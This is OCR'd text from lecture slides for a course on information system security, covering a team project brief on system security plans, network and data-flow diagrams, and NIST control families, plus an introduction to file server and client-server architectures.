


…answer the question:

How does the data flow from/to <u>each type of user</u> and through the system?




Data Flow Diagrams



…answer the question:


How does the data flow from/to <u>each type of user</u> and through the system?

Data Flow Diagrams



…answer the question:

How does the data flow from/to <u>each type of user</u> and through the system?



Team Project Guidance

You may use https://app.diagrams.net, Visio, CSET (Cyber Security Evaluation Tool), or another drawing tool to draw the logical network diagram of the information system infrastructure

Team Project Guidance

Use appropriate network symbols and annotation in your architectural diagram, include:

- Information System Servers: e.g. Web Server(s), Application Server(s), Database Server(s), File Server(s), …
- Security zones (i.e. security domain areas) based on security categorizations
- Appropriately placed switches, routers, firewalls, Intrusion Detection System(s) and/or Intrusion Protection Systems.
- *Be sure to label each type of firewall, IDS, IPS, located throughout your diagram*
- Identify the system's boundaries, locations of interconnection(s) to and through the Internet to/from users and other information systems accessed across the Internet
- Identify where and how various user groups including clients and remote staff access your organization various IT system via the Internet and illustrate the data flow and protocols used (e.g. HTTPS, VPN, etc.) between each user group and the information system
- Strongly consider having 3 parallel cloud-based system environments to support your system: Development System, Test System, and Production System

Team Project Guidance

- Create and deliver in-class a PowerPoint presentation that introduces the name and purpose your Cloud Based Information System, your systems user's and how it is used, and the security architecture of the system.
- **Deliverables:** (Hand in your assignment individually via Canvas. Each member of the team should submit an identical copies of the following documents in PDF format with your names on the files and in the documents via your individual Canvas accounts:
  1. PowerPoint presentation that supports a 15-minutes presentation delivered by your team in-class that introduces the name and purpose your Cloud Based Information System, your systems user's and how it is used, and the security architecture of the system.
  2. System Security Plan (with completed sections and attachments as detailed above)
  3. Logical system security architecture diagram(s): Including: System's logical network diagram with boundaries, interconnections and data flows to/from users and other/supporting systems, and security architecture components
  4. 360 Degree Review – On a single page, list the members of your team including yourself and briefly describe each team member's contribution to developing and delivering the deliverables
- *Each team not presenting will interview/question the SSP presentation team to help identify and clarify possible weaknesses in the information system's security architecture being presented.*

Team Project Guidance

Instructions for Appendix A: Only select and complete one **technical** control family


From NIST SP 800-18r1 Guide for Developing Security Plans for Federal Information Systems

CLASS	FAMILY	IDENTIFIER
Management	Risk Assessment	RA
Management	Planning	PL
Management	System and Services Acquisition	SA
Management	Certification, Accreditation, and Security Assessments	CA
Operational	Personnel Security	PS
Operational	Physical and Environmental Protection	PE
Operational	Contingency Planning	CP
Operational	Configuration Management	CM
Operational	Maintenance	MA
Operational	System and Information Integrity	SI
Operational	Media Protection	MP
Operational	Incident Response	IR
Operational	Awareness and Training	AT
Technical	Identification and Authentication	IA
Technical	Access Control	AC
Technical	Audit and Accountability	AU
Technical	System and Communications Protection	SC

Team Project Guidance

Appendix G - Information System Contingency Plan:

Only provide a GANTT chart for your plan (a schedule of high-level tasks with labor estimate in person-hours) for completing Appendix G which is an Information System Contingency Plan (ISCP) based on FedRAMP ISCP Template




Agenda

- ✓In the News
- ✓Team Project Guidance
- Distributed Systems
  - File Server Architecture
  - Client/Server Architecture
  - N-Tier Architecture
  - Cloud Architecture
  - Service Oriented Architecture (SOA)
- Example Cloud-based N-Tier SOA Application Development System
- Control Stages, Objectives, Application Security Testing
- Additional Best Practices

File Server architecture


File server: a device that manages file operations and is shared by each client PC attached to a LAN

- The simplest configuration
  - Applications and data control take place on the client computers.
  - The file server simply holds shared data




Limitations of File Server Architecture

- Excessive data movement
  - Entire dataset must be transferred, instead of individual data records
- Need for powerful client workstations
  - Each client workstation must devote memory and computational resources to run a complete standalone application
- Decentralized data control
  - Data file concurrency control, recovery, and security are complicated




Client-Server Architecture



LAN-based computing environment in which

- A central database server or engine performs all database commands sent to it from client workstations
- Application programs on each client concentrate on user interface functions



Application processing is divided between client and server


Client manages the user interface


Database server is responsible for data storage and query processing


Increased efficiency and control over File server

- Server only sends specific data, not entire files, which saves on network bandwidth
- Computing load is carried out by the server
  - Increasing security
  - Decreasing computing demand on the clients


N-Tier Architecture





